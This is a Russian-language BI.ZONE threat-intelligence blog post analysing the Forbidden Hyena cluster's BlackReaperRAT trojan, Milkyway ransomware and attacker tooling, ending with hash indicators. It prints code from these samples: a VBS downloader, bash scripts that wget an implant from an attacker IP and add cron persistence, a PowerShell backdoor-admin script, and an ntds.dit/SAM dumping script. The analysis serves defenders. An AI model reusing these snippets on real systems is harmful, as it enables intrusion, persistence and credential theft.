

Forbidden Hyena атакует с новым трояном удаленного доступа BlackReaperRAT

bi.zone/expertise/blog/forbidden-hyena-atakuet-s-novym-trojanom-udalennogo-dostupa-blackreaperrat

February 27, 2026



Введение

Специалисты [BI.ZONE Threat Intelligence](#) проанализировали активность кластера Forbidden Hyena в декабре 2025-го — январе 2026 года и обнаружили ранее неизвестный троян удаленного доступа, который назвали BlackReaperRAT. Также они выявили обновленную версию шифровальщика Blackout Locker — злоумышленники переименовали его в Milkyway. Кроме того, исследователи нашли сетевые ресурсы, на которых атакующие размещали различные инструменты.



Узнайте на портале BI.ZONE Threat Intelligence, кто атакует вашу компанию

[Смотреть бесплатную версию](#)

Ключевые выводы

- Команда [BI.ZONE Threat Intelligence](#) продолжает фиксировать интерес злоумышленников к использованию AI-инструментов. В частности, некоторые из обнаруженных образцов имеют признаки генерации с помощью искусственного интеллекта.
- Атакующие активно злоупотребляют легитимными инструментами и штатными средствами операционных систем для решения задач на разных этапах жизненного цикла кибератаки. В ряде случаев это позволяет им избежать обнаружения.
- В арсенале хактивистских кластеров по-прежнему присутствуют вайперы и программы-вымогатели. Их могут использовать как для вывода IT-инфраструктуры из строя, так и для получения финансовой выгоды.

BlackReaperRAT

В декабре 2025 года специалистами BI.ZONE Threat Intelligence были выявлены RAR-архивы, распространявшиеся кластером Forbidden Hyena. Каждый архив содержал два файла:


- Batch-скрипт **1.bat**, предназначенный для запуска VBS-скрипта **1.vbs**, находящегося в том же архиве. В одном из вариантов Batch-скрипта запуск VBS-файла осуществлялся с использованием **cscript.exe**, в другом дополнительно применялся запуск через **wscript.exe**.
- Обфусцированный VBS-скрипт **1.vbs**, являющийся вредоносным загрузчиком. Скрипт предназначен для загрузки и запуска отвлекающего документа, а также VBS-скрипта следующей стадии. Представляет собой ранее не описанный троян удаленного доступа (RAT), который получил название BlackReaperRAT.

```
Function sdfregtrhg()  
    Dim shell14354353, htaPath  
    Set shell14354353 = CreateObject("WScript.Shell")  
    htaPath = WScript.ScriptFullName  
    shell14354353.Run "cmd.exe /c ping 127.0.0.1 -n 2 > nul & del /F /Q " & htaPath & "", 0, True  
    window.close  
End Function  
On Error Resume Next  
Call Download("https://[REDACTED].vbs", "C:\ProgramData\" & RandomString(14) & ".vbs")  
Call Download("http://[REDACTED], "document.pdf")  
Call sdfregtrhg()
```

Фрагмент деобфусцированного кода VBS-загрузчика

После запуска **1.vbs** происходят следующие действия:

- С сервера атакующих загружается VBS-файл **BlackReaperRAT**. Загруженный файл сохраняется в каталоге **%PROGRAMDATA%** под случайным именем формата **[0-9a-zA-Z]{14}.vbs** (например, **Aad5cIfkYxVzqH.vbs**), после чего запускается.
- С легитимного сетевого ресурса загружается отвлекающий PDF-документ. Файл сохраняется под именем **document.pdf** в каталоге, из которого был запущен **1.vbs**, и затем открывается.
- Выполняется самоудаление файла **1.vbs** с использованием команды **cmd.exe /c ping 127.0.0.1 -n 2 > nul & del /F /Q [путь к 1.vbs]**.



РАСПОРЯЖЕНИЕ

« 27 » _____ 11 _____ 2025 г.

№ 35@ _____

Москва

В целях обеспечения единообразного применения законодательства Российской Федерации о налогах и сборах РАСПОРЯЖАЮСЬ:

1. При выявлении фактов неполной либо несвоевременной уплаты налогов применять меры ответственности, предусмотренные ст. 122 НК РФ:
 - штраф 20% от суммы недоимки при отсутствии умысла;
 - штраф 40% при установлении умышленного характера правонарушения.
2. Устанавливать ответственность за несвоевременное представление налоговой декларации в соответствии со ст. 119 НК РФ: штраф 5% от суммы налога за каждый месяц просрочки, но не более 30%, и не менее 1 000 рублей.
3. Начисление пени осуществлять согласно ст. 75 НК РФ из расчета 1/300 ключевой ставки Банка России за каждый день просрочки.
4. В случаях, предусмотренных законодательством, направлять материалы для возбуждения административных дел по нормам КоАП РФ, включая ст. 15.5 КоАП РФ.
5. Контроль за соблюдением настоящего распоряжения возложить на руководителей территориальных налоговых органов.

Руководитель _____



Пример загруженного отвлекающего PDF-документа


BlackReaperRAT — троян удаленного доступа, реализованный в виде VBS-скрипта, который выполняется в контексте процесса `wscript.exe` или `cscript.exe`.

BlackReaperRAT обладает следующими функциональными возможностями:

- Формирует уникальный идентификатор BotID в формате `[0-9a-zA-Z]{14}` и сохраняет его в файле `%APPDATA%\BlackReaper.id`.
- Создает собственную копию в каталоге `%APPDATA%`. В случае невозможности записи в данный каталог копирование выполняется в директорию `%TEMP%`.
- Закрепляется в системе различными способами:
 - В реестре Windows создаются записи автозапуска в ключе Run кустов HKLM и HKCU (`(HKLM\HKCU)\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`). Имя параметра соответствует названию VBS-скрипта BlackReaperRAT, а в качестве значения указывается команда `wscript.exe //B "(%APPDATA%\%TEMP%)\[0-9a-zA-Z]{14}.vbs"` (например, `Aad5cIfkYxVzqH = "wscript.exe //B "%APPDATA%\Aad5cIfkYxVzqH.vbs"")`).
 - Создаются задачи в планировщике заданий Windows:

```
cmd.exe /k "schtasks /create /tn "Windows Update" /tr "%APPDATA%\[0-9a-zA-Z]{14}.vbs" /sc onstart /ru SYSTEM /rl HIGHEST /f"&&exit
```
 - Создаются копии VBS-скрипта BlackReaperRAT в каталоге автозапуска текущего пользователя:
`%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\[0-9a-zA-Z]{14}.vbs`
- Проверяет наличие файла `(%LOCALAPPDATA%\%TEMP%)\lockp\run.lock`, который используется для предотвращения повторного запуска BlackReaperRAT. При обнаружении данного файла запуск нового экземпляра вредоносной программы не выполняется. В файл `run.lock` записывается идентификатор текущего процесса. В случае отсутствия каталога `lockp` он создается автоматически.

- Формирует GET-запрос для обращения к телеграм-каналу `https://t.me/+QFbPfHfSq3E0N2M6?nocache=[0-9]{14,88}` (например, `https://t.me/+QFbPfHfSq3E0N2M6?nocache=835746437665545623585263366555762378626338856578457473253887777245347425528`), чтобы получить команду, содержащуюся в его описании.



Скриншот описания канала

- Извлекает команду из HTML-кода веб-страницы. В первую очередь выполняется поиск содержимого элемента `div` с классом `tgme_page_description`. Если данный элемент отсутствует или не содержит требуемых данных, поиск продолжается в элементах `meta`, у которых атрибут `property` или `name` имеет значение `og:description` либо `description`, а искомая строка располагается в атрибуте `content`.

```
Function ExtractFromDiv(html, className)
    Dim re, matches
    Set re = New RegExp
    re.Pattern = "<div[>]*class\s*=\s*[\"'](?:[^\s\"']|\\\"|\\')*\b" & EscapeForRegex(className) & "\b[\"']*(.*)[>]*(<\s\S)*?</div>"
    re.IgnoreCase = True
    re.Global = False

    If re.Test(html) Then
        Set matches = re.Execute(html)
        ExtractFromDiv = matches(0).SubMatches(0)
    Else
        ExtractFromDiv = ""
    End If
End Function

Function ExtractMetaDescription(html)
    Dim re, m
    Set re = New RegExp
    re.Pattern = "<meta[>]*(?:property|name)\s*=\s*[\"'](?:[^\s\"']|\\\"|\\')*(?:og:description|description)[\"']*[>]*content\s*=\s*[\"'](?:[^\s\"']|\\\"|\\')*(.*)[\"']*[>]*>"
    re.IgnoreCase = True
    re.Global = False

    If re.Test(html) Then
        Set m = re.Execute(html)
        ExtractMetaDescription = m(0).SubMatches(0)
        Exit Function
    End If

    ExtractMetaDescription = ""
End Function
```

Фрагмент кода BlackReaperRAT, отвечающего за поиск команды в HTML-коде веб-страницы

```
<a href="tg://join?invite=QFbPfHfSq3E0N2M6">
<span dir="auto">built_test</span>
</div>
<div class="tgme_page_extra">3 subscribers</div>
<div class="tgme_page_description" dir="auto">getid|https:
</div>
<div class="tgme_page_action">
<a class="tgme_action_button_new shine" href="tg://
">Join Channel</a>
</div>
<!-- WEBGRAM_BTN -->
<div class="tgme_page_additional">
You are invited to the channel <strong dir="auto">built_test</strong>. Click above to join.
</div>
</div>
```

Пример команды в HTML-коде веб-страницы

- Поддерживает выполнение следующих команд:
 - **getid** — отправка BotID и полученных данных о системе на указанный в команде URL-адрес. Вредоносная программа получает имя пользователя, название компьютера и текущую дату и время. Пример отправляемого запроса на указанный в команде сетевой адрес:


```
hxxps://big-tree[.]ru/.ss/s.php?k=[redacted]&botid=Computername:[COMPUTER_NAME]| [DATE] | [TIME] | Username:[USERNAME] | BotID:[GENERATED_BOT_ID]
```
 - **cmd** — выполнение полученной команды в интерпретаторе командной строки **cmd.exe**:


```
C:\Windows\System32\cmd.exe /k [COMMAND]&&exit
```
 - **dwl** — загрузка исполняемого файла в каталог **%PROGRAMDATA%** и его сохранение с именем **[0-9a-zA-Z]{14}.exe**. После загрузки осуществляется запуск загруженного файла.
 - **update** — обновление BlackReaperRAT и его перезапуск.
 - **httpshell** — реализация HTTP-шелла, позволяющего получать команды от C2-сервера, выполнять их в **cmd.exe** и передавать результат выполнения обратно на сервер атакующих. Вывод выполненных команд осуществляется в локальный файл **sh.txt**: **cmd.exe /k [COMMAND] > sh.txt & exit**. Содержимое **sh.txt** считывается и отправляется злоумышленникам с помощью POST-запроса. Тело POST-запроса содержит параметры: **k** — идентификатор, **outc** — результат выполнения команды.
- Распространяет вредоносную программу через съемные носители информации (USB-накопители, внешние жесткие диски и т. п.). При подключении съемного носителя на него копируется файл вредоносной программы в созданный каталог **System Volume Information**. Дополнительно из каталога **System32** копируется файл **cmd.exe**, после чего оба скопированных файла помечаются как скрытые и системные (атрибуты Hidden и System). Далее для каждого файла, расположенного в корневом каталоге съемного носителя, создается ярлык (LNK-файл). При открытии такого ярлыка запускается скопированный **cmd.exe**, который, в свою очередь, выполняет оригинальный файл пользователя с носителя и одновременно запускает размещенный на нем BlackReaperRAT.

Кроме того, в BlackReaperRAT присутствует неиспользуемый код, предназначенный для выполнения рекурсивного поиска в указанном каталоге по содержимому файлов или их именам. Поиск ограничен файлами со следующими расширениями: **txt, log, csv, xml, html, htm, json, cfg, ini, sql, vbs, ps1, bat**. В случае обнаружения совпадений информация о файлах записывается в специальный лог-файл **%APPDATA%\drive_scan_output.txt**. Записи в лог-файле имеют следующий формат:

- Поиск по содержимому файла: **"MATCH (content): [путь к файлу] (size: [размер файла])"**.
- Поиск по имени файла: **"MATCH (filename): [путь к файлу] (size: [размер файла])"**.

Blackout Locker

В январе 2026 года специалисты BI.ZONE Threat Intelligence обнаружили новый экземпляр программы-вымогателя Blackout Locker. ВПО подверглось незначительным изменениям. В частности, новый исследуемый образец шифровальщика сменил название с Blackout на Milkyway, также зашифрованные файлы получили расширение **.milkyway**. Основное изменение коснулось визуализации записки с требованиями о выкупе. Стоит отметить, что в образце Blackout Locker, представленном

в исследовании экспертов [Лаборатории Касперского](#), записки о выкупе сохранялись на хосте жертвы рекурсивно в каждом каталоге каждого диска. А в обнаруженном образце шифровальщик сохраняет записку по следующим путям:

- `C:\Windows\Temp\README.txt`
- `C:\Users\Public\README.txt`
- `C:\README.txt`
- `C:\Users\Public\Desktop\README.txt`

Из ВПО извлекается и сохраняется исполняемый файл

в `%USERPROFILE%\Desktop\WindowsSystemHelper.exe`, предназначенный для отображения записки о выкупе. Данный файл запускается и закрепляется в системе:

- В реестре ОС:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WindowsSystemHelper = "[путь к WindowsSystemHelper.exe]"
[HKLM\Software\Microsoft\Windows\CurrentVersion\Run] WindowsSystemHelper = "[путь к WindowsSystemHelper.exe]"
[HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce] SystemHelper = "[путь к WindowsSystemHelper.exe]"
```

- С помощью создания запланированной задачи с именем `WindowsSystemMaintenance`. Конфигурационный файл задачи сохраняется в `C:\Windows\Temp\task.xml`.
- С помощью создания LNK-файла (`WindowsHelper.lnk`, `SystemHelper.lnk`) в каталоге автозапуска `Startup`.

Аналогично создается такой же файл `%WINDIR%\system32\winhelper.exe`, закрепляется с помощью службы с именем `WinSystemHelper` и в реестре ОС:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WinSystemHelper = "[путь к winhelper.exe]".
```

Кроме того, сам исполняемый файл программы, отображающей окно с запиской о выкупе, имеет возможность закрепления в реестре:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] ViperWindow = "[путь к (winhelper.exe|WindowsSystemHelper.exe)]".
```

Данный исполняемый файл считывает содержимое записки из `C:\Windows\Temp\README.txt`, создает окно с именем `СИСТЕМНОЕ УВЕДОМЛЕНИЕ` и выводит текст записки на экран.



Записка о выкупе

Исполняемый файл **winhelper.exe** показывает графический интерфейс с текстом и ожидает строку **14fhnje9**. Если файла с запиской не существует, то отображается стандартный текст.

ВСЕ ВАШИ ФАЙЛЫ БЫЛИ ЗАШИФРОВАНЫ!

Чтобы расшифровать ваши файлы, вам нужно оплатить выкуп.
Введите ключ дешифрования ниже.

Если у вас нет ключа, свяжитесь с нами по email: ██████████@example.com

Не пытайтесь восстановить файлы самостоятельно!

Все попытки самостоятельного восстановления приведут к потере данных.

SUBMIT KEY

Записка о выкупе

Также в новом варианте Blackout Locker увеличился список завершаемых процессов и сервисов.

- Завершаемые процессы: sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad, calc, wuauclt, onedrive, veeam, backup, sqlserver, backup, restore, recovery.

- Завершаемые сервисы: WinDefend, Sense, WdNisSvc, MsMpSvc, vss, sql, svc\$, memtas, mepocs, msexchange, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr, Veeam, Backup, Restore, Recovery, ShadowCopy, VolumeShadowCopy.

Инструменты с сетевых ресурсов

В ходе исследования инфраструктуры атакующих были выявлены сетевые ресурсы, на которых Forbidden Hyena располагал свои инструменты, используемые в атаках.

Сетевой ресурс 193.233.48[.]98

На данном сетевом ресурсе располагались файлы, перечисленные в таблице ниже.

Файл	Описание
full.sh	Bash-скрипт для загрузки и закрепления исполняемого файла <code>systemd-svchelper</code> и Bash-скрипта <code>systemd-cron</code>
systemd-svchelper	Исполняемый файл формата ELF64 на Go, обфусцированный garble и являющийся имплантом фреймворка постэксплуатации Sliver. Адрес C2-сервера: <code>hxxps://193.233.48[.]98</code>
svchost.exe, conhost.exe	Исполняемый файл формата PE32+ на Go, обфусцированный garble и являющийся имплантом фреймворка постэксплуатации Sliver. Адрес C2-сервера: <code>hxxps://193.233.48[.]98</code>
viper_linux	Исполняемый файл формата ELF64, упакованный UPX и являющийся шифровальщиком. <code>viper_linux</code> выполняет роль вайпера, так как отсутствует записка о выкупе
viper_linux.rar	RAR-архив, содержащий исполняемый файл <code>viper_linux</code>
go.sh	Bash-скрипт для установки компилятора Golang версии 1.25.0. Предположительно, написан с использованием LLM
ssh.ps1	PowerShell-скрипт для закрепления в системе. Предположительно, написан с использованием LLM
PsMapExec.ps1	PowerShell-скрипт из проекта PsMapExec . Предназначен для тестирования на проникновение, используется на стадии постэксплуатации
PowerView.ps1	PowerShell-скрипт из проекта PowerSploit . Применяется для проведения разведки в скомпрометированной системе
4458.exe	Исполняемый файл формата PE32+, являющийся реверс-шеллом

Файл	Описание
<code>any.ps1</code>	PowerShell-скрипт для установки ПО удаленного доступа AnyDesk. Предположительно, написан с использованием LLM
<code>systemd-cron</code>	Bash-скрипт для загрузки и запуска <code>systemd-svchelper</code> . Предположительно, написан с использованием LLM
<code>ntds.ps1</code>	PowerShell-скрипт для копирования кустов реестра SAM и SYSTEM, а также файла <code>ntds.dit</code> с помощью службы теневого копирования VSS
<code>plink.exe</code>	Консольный клиент PuTTY
<code>proxychains4.conf</code>	Конфигурационный файл инструмента для проксирования сетевого трафика ProxyChains
<code>nc64.exe</code>	Утилита Netcat для создания TCP- и UDP-соединений
<code>SharpView.exe</code>	Вариант <code>PowerView.ps1</code> (PowerSploit) в виде исполняемого файла .NET-сборки

Сетевой ресурс 2.59.163[.]169

На указанном сетевом ресурсе с портом 443 располагались исполняемые файлы формата PE32+, обфусцированные garble и являющиеся имплантами фреймворка постэксплуатации Sliver: `conhost.exe`, `svchost.exe`. Отметим, что файл `conhost.exe` имеет такую же хеш-сумму, как и исполняемый файл `svchost.exe` (`conhost.exe`), обнаруженный ранее на сетевом ресурсе 193.233.48[.]98. Адрес C2-сервера импланта `svchost.exe` — `hxxps://2.59.163[.]169`.

Подробное описание инструментов

full.sh

После запуска Bash-скрипт загружает исполняемый файл `systemd-svchelper` с помощью `wget`, сохраняет в директорию `/lib/systemd` и изменяет права доступа к файлу:

```
cd /lib/systemd; wget hxxp://193.233.48[.]98:443/systemd-svchelper
chmod 777 /lib/systemd/systemd-svchelper
```

Bash-скрипт также загружает Bash-скрипт `systemd-cron` и изменяет права, назначая полный доступ к данному файлу для всех пользователей. Также изменяются права доступа к файлу запланированной задачи: владельцу файла выдаются права на чтение и запись данного файла, тогда как всем остальным — только на чтение.

```
wget hxxp://193.233.48[.]98:443/systemd-cron
chmod 777 /lib/systemd/systemd-cron
chmod 644 /etc/cron.d/systemd-cron
```

Затем создается запланированная задача **cron** для запуска загруженного файла каждый час:

```
echo '$SHELL=/bin/bash\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\n0 */1 * * * root /lib/systemd/systemd-cron\n' > /etc/cron.d/systemd-cron
```

systemd-cron

Bash-скрипт проверяет пользователя, от имени которого запущен, сравнивая ID текущего пользователя с нулем (пользователь root). Затем проверяет наличие утилит wget и pgrep в системе. Далее Bash-скрипт проверяет, запущен ли процесс systemd-svchelper, и, если запущен, завершает свою работу. Иначе выполняется проверка существования файла **/lib/systemd/systemd-svchelper** и его загрузка с помощью wget при необходимости. После чего файл запускается.

Проверка ID пользователя, наличия утилит и существования процесса:

```
require_root() {
    if [[ "$(id -u)" -ne 0 ]]; then
        printf "This script must be run as root\n" >&2
        exit 1
    fi
}

check_cmds() {
    command -v wget >/dev/null 2>&1 || { printf "wget is required\n" >&2; exit 1; }
    command -v pgrep >/dev/null 2>&1 || { printf "pgrep is required\n" >&2; exit 1; }
}

check_process_running() {
    pgrep -f -- "systemd-svchelper" >/dev/null 2>&1
}
```

Загрузка и копирование исполняемого файла:

```
tmpfile=$(mktemp) || return 1
wget -q --tries=3 --timeout=15 -O "$tmpfile" -- "hxxp://193.233.48[.]98:443/systemd-svchelper"
install -m 0755 -o root -g root "$tmpfile" "/lib/systemd/systemd-svchelper"
```

Изменение прав доступа к файлу и запуск в фоновом режиме:

```
dir=$(dirname -- "/lib/systemd/systemd-svchelper")
base=$(basename -- "/lib/systemd/systemd-svchelper")
chmod 0755 -- "/lib/systemd/systemd-svchelper" || { printf "Failed to chmod %s\n"
"/lib/systemd/systemd-svchelper" >&2; return 1; }
cd "$dir" || exit 2
nohup ".$base" >/dev/null 2>&1 &
```

viper_linux

Рекурсивно обходит все директории, начиная из корневой директории **/**, за исключением **/proc**, **/sys**, **/dev**, **/tmp**, **/var/tmp**, **/run**, **/boot**, **/lost+found**, **/media**, **/mnt**, **/etc**, **/var/log**, **/var/cache**, **/var/lib**, **/bin**, **/sbin**, **/lib**, **/lib64**, **/usr/bin**, **/usr/sbin**, **/usr/lib**, **/usr/lib64**, **/usr/local/bin**, **/usr/local/sbin**, **/usr/local/lib**, **/usr/share**, **/var/spool**, **/var/run**.

Для каждого обнаруженного файла создается отдельный поток и выполняются проверки:

- что файл не является директорией;
- файл не имеет одно из следующих расширений: `so`, `ko`, `bin`, `deb`, `rpm`, `gz`, `bz2`, `xz`, `lock`, `key`, `viper`;
- файл не входит в список исключений: `.bashrc`, `.profile`, `/etc/passwd`, `/etc/shadow`, `/etc/fstab`, `/etc/hosts`, `/etc/sudoers`, `/etc/crontab`, `/etc/ld.so.conf`, `/etc/resolv.conf`, `/etc/network`, `/bin/bash`, `/bin/sh`, `/usr/bin/terminal`, `/usr/bin/kali-terminal`, `.ssh/id_rsa`.

Если все проверки пройдены, то происходит шифрование файла с помощью алгоритма AES-256 в режиме GCM.

В конце выполняется команда для удаления исполняемого файла и остановки процесса:

```
sleep 5 && rm -f viper_linux && pkill -f viper_linux
```

Также при исследовании данного файла были обнаружены дополнительные функциональности, использование которых в коде не зафиксировано:

- Чтение файлов в директории `/home` и выполнение команды `chmod(0)` для каждого файла с целью блокировки доступа к файлам.
- Закрепление в системе и повышение привилегий с помощью добавления строки `@reboot root ./viper_linux` в файл `/etc/crontab` и выполнения команды `echo './viper_linux &' >> /root/.bashrc`.
- Возможность завершать процессы с помощью команды `pkill -f [procName]`.
- Блокировка исполняемого файла `/bin/su` с помощью команды `chmod 700 /bin/su 2>.`
- Удаление снимков LVM и виртуальных устройств с помощью команды `lvremove -f /dev/mapper/*snapshot* 2>/dev/null || dmsetup remove_all --force 2>/dev/null`.
- Остановка служб с помощью команды `systemctl stop %s || service %s stop`.

ssh.ps1

PowerShell-скрипт создает новую учетную запись (УЗ) и добавляет ее в группу администраторов:

```
net user $username $password /add /expires:never /comment:"Local admin user for SSH keys" | Out-Null
net localgroup Administrators $username /add | Out-Null
```

Стандартные настройки скрипта:

```
$username = "sshuser"
$password = "SecurePass123!"
$ubuntuIP = "C2"
$keyDir = "C:\Users\Public\.ssh_keys"
```

Далее PowerShell-скрипт изменяет настройки созданной УЗ, добавляя ей привилегию Log on as a batch job, которая позволяет пользователю входить в систему для выполнения пакета команд.

```

secedit /export /cfg "$env:TEMP\secpol.inf" /quiet | Out-Null
$infContent = Get-Content "$env:TEMP\secpol.inf"
$newContent = @()
$batchLogonUpdated = $false
foreach ($line in $infContent) {
    if ($line -match "^SeBatchLogonRight\s*=") {
        $newContent += "SeBatchLogonRight = *[SID созданной УЗ]," + ($line -replace
"^SeBatchLogonRight\s*=\s*", "")
        $batchLogonUpdated = $true
    } else {
        $newContent += $line
    }
}
if (-not $batchLogonUpdated) {
    $newContent += "SeBatchLogonRight = *[SID созданной УЗ]"
}
$newContent | Out-File "$env:TEMP\secpol.inf" -Force -Encoding Unicode
secedit /configure /db "$env:TEMP\secpol.cfg" /cfg "$env:TEMP\secpol.inf" /quiet | Out-Null

```

Затем создается скрытая директория **C:\Users\Public\.ssh_keys**, в которую с удаленного ресурса загружаются файлы с SSH-ключами **id_rsa** и **id_rsa.pub**. Адрес ресурса содержится в переменной **\$ubuntuIP** (**hxxp://\$ubuntuIP/id_rsa**, **hxxp://\$ubuntuIP/id_rsa.pub**). Права доступа к данным файлам и директории выдаются только созданной УЗ и системе.

Изменение прав доступа к директории и файлам в ней:

```

icacls [FilePath] /inheritance:d | Out-Null
icacls [FilePath] /remove:g "Administrators" "Users" "INTERACTIVE" "SERVICE" "BATCH" | Out-Null
icacls [FilePath] /setowner $username | Out-Null
icacls [FilePath] /grant:r "NT AUTHORITY\SYSTEM:(OI)(CI)F" | Out-Null
icacls [FilePath] /grant:r "${username}:(OI)(CI)F" | Out-Null

```

4458.exe

Исполняемый файл представляет собой реверс-шелл. Вредоносная программа подключается к управляющему серверу **193.233.48[.]98:4458**. Далее с помощью WinAPI-функции **CreateProcessA** запускается процесс **powershell.exe**. Ожидание и запуск команд выполняется в бесконечном цикле, а взаимодействие с процессом интерпретатора PowerShell происходит через механизм именованных каналов. Предположительно, данный реверс-шелл мог быть сгенерирован с использованием LLM.

any.ps1

PowerShell-скрипт для загрузки и установки ПО для удаленного доступа AnyDesk.

Загрузка установщика AnyDesk:

```

$clnt = New-Object System.Net.WebClient
$url = "hxxp://download.anydesk[.]com/AnyDesk.exe"
$file = "%Public%\Documents\AnyDesk.exe"
$clnt.DownloadFile($url, $file)

```

Далее выполняется установка AnyDesk в каталог **C:\Program Files (x86)\AnyDesk**:

```

cmd.exe /c "%Public%\Documents\AnyDesk.exe" --install "C:\Program Files (x86)\AnyDesk" --start-with-
win --silent

```

Также PowerShell-скрипт перезапускает службы:

```
"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --restart-service
```

После чего выполняется множество попыток смены пароля и перезапуска службы:

```
& "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --set-password P@ssw0rd123!  
& cmd.exe /c 'echo P@ssw0rd123! | "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --set-password'  
& "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --restart-service  
& cmd.exe /c 'echo P@ssw0rd123! | "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --set-password'  
& "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --restart-service
```

В конце исполнения выполняется вывод AnyDesk ID:

```
cmd.exe /c "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --get-id
```

ntds.ps1

PowerShell-скрипт для копирования кустов реестра **SAM** и **SYSTEM**, а также по возможности файла **ntds.dit** (база данных Active Directory).

Сначала сценарий запускает службу теневого копирования VSS, если она не запущена, и создает каталог **C:/Temp**, если он не существует:

```
$vss = (Get-Service -name VSS)  
if ($vss.Status -ne "Running") {  
    $notrunning = 1; $vss.Start()  
}  
$tempdir = "C:\Temp"  
if (!(Test-Path $tempdir)) {  
    New-Item -ItemType Directory -Path $tempdir  
}
```

Далее PowerShell-скрипт создает файл теневой копии диска:

```
$id = (gwmi -list win32_shadowcopy).Create("C:\", "ClientAccessible").ShadowID  
$volume = (gwmi win32_shadowcopy -filter "ID='$id'")
```

Из созданного файла теневой копии диска извлекаются файлы **SAM** и **SYSTEM**, а также **ntds.dit**, если он существует:

```
cmd /c copy "$($volume.DeviceObject)\windows\system32\config\sam" $tempdir  
cmd /c copy "$($volume.DeviceObject)\windows\system32\config\system" $tempdir  
if (Test-Path -Path "C:\Windows\NTDS\ntds.dit")  
{  
    cmd /c copy "$($volume.DeviceObject)\Windows\NTDS\ntds.dit" $tempdir  
}
```

В конце выполняется остановка службы VSS и удаление теневой копии:

```
$volume.Delete();  
if ($notrunning -eq 1)  
{  
    $vss.Stop()  
}
```

Индикаторы компрометации

Хеш-суммы файлов

RAR

- 4fbd2f5b4625fa46b5706748dbb15d3f58fbeda723fc644d0db9174a78cbade1
- 5df07f2b3ddae4b24d05926167a4a5968e2748efe744e4600f968be9abd293a2
- 1eb19f45b8b228785d6f9e3736de902b07422b1911790e36a3a1a7dd35ae0b06

Batch

- 9129f200ec9a89896005ee67457f57ff250f8ebef7ca1ccc75a1b8df42fe9b19
- 19fd3337b21a78c86880a4eb47657a1cccd08f81e8196b19e508e8820d7ec741

VBS

74056c6fe7d5670c41e56c2d00f27880cf47784caffde890ec3f79c0276c99b8

BlackReaperRAT

4ccd9e987f918500ddfc538d96b78ab4e6383b838e3e508311fd6ae815bd156f

Blackout Locker

- 71eba7b77838fffb0754852a9335555468dd161f87eb5ce048bceeb4d66ba64f
- 1e20360e439594eeb38782b6dbf8de1de214a0b0f657d6c83c6c7a150498d6f4

Sliver

- 1b5a73cafa33d82e994e8928279a3b97b0c424422bf678284ee9877c00de2c48
- f3064e852a2dd178aeb950c914f42689bf075ccaddf881938c4f7ff6b418d0f4
- 3fed834849907bdb3ae5fbd6c7a17e67256edf1d2fde2f1473d8dc4dfccfe6e6
- 19eb63db7fa79fae746e1f2b4d3bc5c4fbd0e7a7a9e372e7345cddd6cb0020c1

Reverse Shell

dd965684ec191206014e72b302492a5c6ccb285ff4afe4f39cf760f6dccfc129

viper_linux

dd0983d7b298743ab90fd6b9eff7c24cffa33c2678d82e971a69eeb3fda0ca98

Bash

- c3dc5c64193f849ca5048d0e81ee1778ffc086087a20de1e09aef68a8bd560b2
- 7eb58ca2d1bcc354a1a722fb8025d88289e4ec3ecbf0d7d612b7b2d1ee2e26a3
- 01e0960c04097f73dbaaa45025370763ed26f488538c7195203dd3584d145891

PowerShell

- 8f2d99c8f48c1e73c69666218fa7b791ed5ff7900ee66cf1ea24a711529971ef

- 3e9d22280a28ec73b6e84550febb8425d9c660f9777e2e4d3b5baaedea263cbe
- 507e8666c239397561c58609f7ea569c9c49ddb900cd260e7e42b02d03cfd87
- b94fab0b5c5854055c28b8ab3ce2d579ec9f66140251be8209729464fa717556
